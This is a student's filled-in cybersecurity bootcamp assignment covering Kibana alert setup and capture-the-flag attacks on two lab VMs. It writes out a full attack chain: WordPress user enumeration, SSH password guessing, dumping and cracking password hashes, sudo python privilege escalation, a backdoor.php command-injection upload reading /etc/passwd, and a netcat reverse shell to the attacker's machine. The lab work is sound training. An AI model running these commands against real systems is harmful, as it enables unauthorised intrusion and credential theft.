**Activity File: Alert and Attacking Targets 1 and 2**

Over the next two days, you must revisit your work from Project 2, implement at least three threshold alerts, and capture flags on two vulnerable VMs.

**Instructions:**

**Configuring Alerts**

Complete the following to configure alerts in Kibana:

1. Enable the Kibana Premium Free Trial.
2. Click **Management** > **Watcher** > **Create Alert** > **Create Threshold Alert**
3. Implement three of the alerts you designed at the end of Project 2. After implementing each rule, log into the Kali VM and perform the steps from your previous exploitation against the Capstone VM. Make sure the alerts fire when expected.

You are free to configure any alerts you'd like, but we recommend starting with the following:

* **Excessive HTTP Errors**

WHEN count(s) GROUPED OVER top 5 'http.response.status\_code' IS ABOVE 400 FOR THE LAST 5 minutes

* **HTTP Request Size Monitor**

WHEN sum(s) of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

* **CPU Usage Monitor**

WHEN max(es) OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes


**Attacking Target 1**

Now that you've configured alerts, you'll attack two new vulnerable VMs on the network: Target 1 and Target 2.


* Both Target 1 and Target 2 expose the same website. The pages look the same and both contain four flags. However, each web server has different vulnerabilities. First, you will focus on capturing flags on Target 1, the more vulnerable of the two.

Complete the following high-level steps:

1. Scan the network to identify the IP addresses of Target 1.
   * Used the command: nmap -sn 192.168.1.0/24 to discover the following hosts to be up. Target 1 is IP 192.168.1.110




1. Document all exposed ports and services.
   * Used the command: nmap -sV 192.168.1.110 to find the exposed ports and version of the service running on them:



1. Enumerate the WordPress site. One flag is discoverable after this step. (**Hint**: Look for the Users section in the output).
   * Used the command: wpscan –url <http://192.168.1.110/wordpress> --enumerate u. Located the following users:




1. Use SSH to gain a user shell. Two flags can be discovered at this step. (**Hint**: Guess Michael’s password. What's the most obvious possible guess?)
   * Michael’s password was Michael
   * Used the command: ssh [michael@192.168.1.110](mailto:michael@192.168.1.110) to gain access to the Target 1 VM
2. Find the MySQL database password. (**Hint**: Look for a wp-config.php file in /var/www/html).
   * Command: cd /var/www/html/ to locate the wp-config.php file
   * Command: nano wp-config.php to find the MySQL database user ID (root) and the password below:




1. Use the credentials to log into MySQL and dump WordPress user password hashes.
   * Command: mysql -u root -p
   * Prompt to enter DB password noted above to get to the mysql> prompt
   * At the mysql> entered command: show databases; (to get a list of available databases)




* Command: mysql> use wordpress;
* Command: mysql> show tables; (to get a list of available tables)
* Command: mysql> describe wp\_users; (get a list of headers for wp\_users table)
* Command: mysql> select user\_login, user\_pass from wp\_users; to get the info below for cracking the passwords.



1. Crack password hashes with john the ripper. (HINT: Start by creating a wp\_hashes.txt with Steven and Michael’s hashes formatted as follows: user1:$P$hashvalu3; user2:$P$hashvalu3).
   * Command from kali machine: nano wp\_hashes.txt and copied the above user information and hashes.
   * Command from kali machine: sudo john wp\_hashes.txt to crack the password for steven (we already had michael’s from a previous step)




1. Secure a user shell as the user whose password you cracked.
   * Command: ssh [steven@192.168.1.110](mailto:steven@192.168.1.110)
   * Discovered Steven had permissions to the python only
   * Check permissions for Steven and identified he has full access to the /usr/bin/python directory



1. This allows us to run the python import below and elevate user permissions – note the change of the command prompt from a $ to #. This indicates root access.




1. Escalate to root. One flag can be discovered after this step. (**Hint**: Check sudo privileges. Is there a python command you can use to escalate to sudo?).
   * Command: sudo python -c ‘import pty;pty.spawn(\*/bin/bash”)’ to elevate Steven’s privileges to root (see below)




**FLAGS FOUND ON TARGET 1:**

**Flag 1:** Found in the service.html file under Michael’s login and in the var/www/html/ directory. Performed the nano command on service.html and performed a find to locate flag one (see screenshot below).




**Flag 2:** Located under Michael’s user account by using the following commands:

* Command: locate -I flag to find flag2.txt in the /var/www/ directory
* Command: cd /var/www/ to change directories
* Command: ls -al to reveal any hidden files or directories as well
* Command: cat flag2.txt to reveal the following hash stored in that file.




**Flag 3:** Did some poking around in wordpress and found flag 3 and 4 in the wp\_posts table:



**Flag 4:** Located flag 4 again after cracking the password for the user account Stephen and elevating privileges to root via the python command. The flag4.txt was found using the following steps:

* Command: cd ~ from the root@target1:/home/steven# to get to the root of Target 1
* Command: ls -al to get a list of hidden files and directories
* Nano flag4.txt to see the following:






Try to complete all of these steps. However, you may move on after capturing only *two* of the four flags if you run out of time.

**Attacking Target 2**


Please note, **attacking Target 2 is not required**. It is included as an additional challenge if you are interested in assessing a more complex web application. Before attempting this challenge, you should first complete the Wireshark analysis.

The steps for completing this assessment are enumerated below -- all details required to capture the first 3 flags on Target 2 are included.


1. Use Nmap to identify the IP address of Target 2 **- IP: 192.168.1.115**




1. Use Nmap to document all exposed ports and services at this IP address.




1. Enumerate the web server with nikto.
   * **Hint**: Run: nikto -C all -h <URL>
   * **Note**: This creates a list of URLs the Target HTTP server exposes. What kind of website is this VM running? Not clear on what kind of website. May be a repository of images and info running an old version of Apache. See screen shot of results after entering the command: nikto -C all -h 192.168.1.115



1. Perform a more in-depth enumeration with gobuster.
   * **Hint** syst
     + Install gobuster using apt
     + Run: gobuster -w /path/to/wordlist dir -u <URL>
     + Use /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt as your wordlist (-w).
     + Pay attention to the /vendor directory. There's a flag in here




**FLAG 1 on Target 2:**




1. Use “searchsploit” to find any known vulnerabilities associated with the programs found in Step #4. **HINT**: Use searchsploit -h for some hints here.
   * The contact.php is a possibility to exploit as it’s a form page that can be redirected or defaced
   * Used exploit.sh and change the target to the VM 2 (192.168.1.115):
2. Use the provided script, exploit.sh, to exploit this vulnerability by opening an Ncat connection to your Kali VM.
   * Edit the line at the top of the script that sets the TARGET variable. Set it equal to the IP address of Target 2.




**Modified Script:**




* + Run the script. It uploads a file called backdoor.php to the target server. This file can be used to execute **command injection attacks**.
  + Navigate to: http://<Target 2 URL>/backdoor.php?cmd=<CMD>
    - This allows you to run bash commands on Target 2.
    - For example, try: http://<Target 2 URL>/backdoor.php?cmd=cat%20/etc/passwd







* + Next, use the backdoor to open a shell session on the target.
    - On your **Kali** VM, start a netcat listener: nc -lnvp 4444
    - In the browser, use the backdoor to run: nc <Kali IP> 4444 -e /bin/bash. For example, your query string will look like cmd=nc%20<Kali IP>%204444%20-e%20/bin/bash.



1. Using the shell you've opened on Target 2, find a flag in /var/www



1. Next, find a flag in the WordPress uploads directory.
   * **Hint**: Use the find command: find /var/www -type f -iname 'flag\*'
   * **The find command in the hint did not work for me**. Instead I drilled down by using the cd command and then ls -al to reveal any hidden directories. Result is flag 3 was found in the following: /var/www/html/wordpress/wp-content/uploads/2018/11/





1. If you find all three flags -- congratulations! There is a fourth flag however, escalating to root is extremely difficult: For now, move on to completing a report about Target 2.

© 2020 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.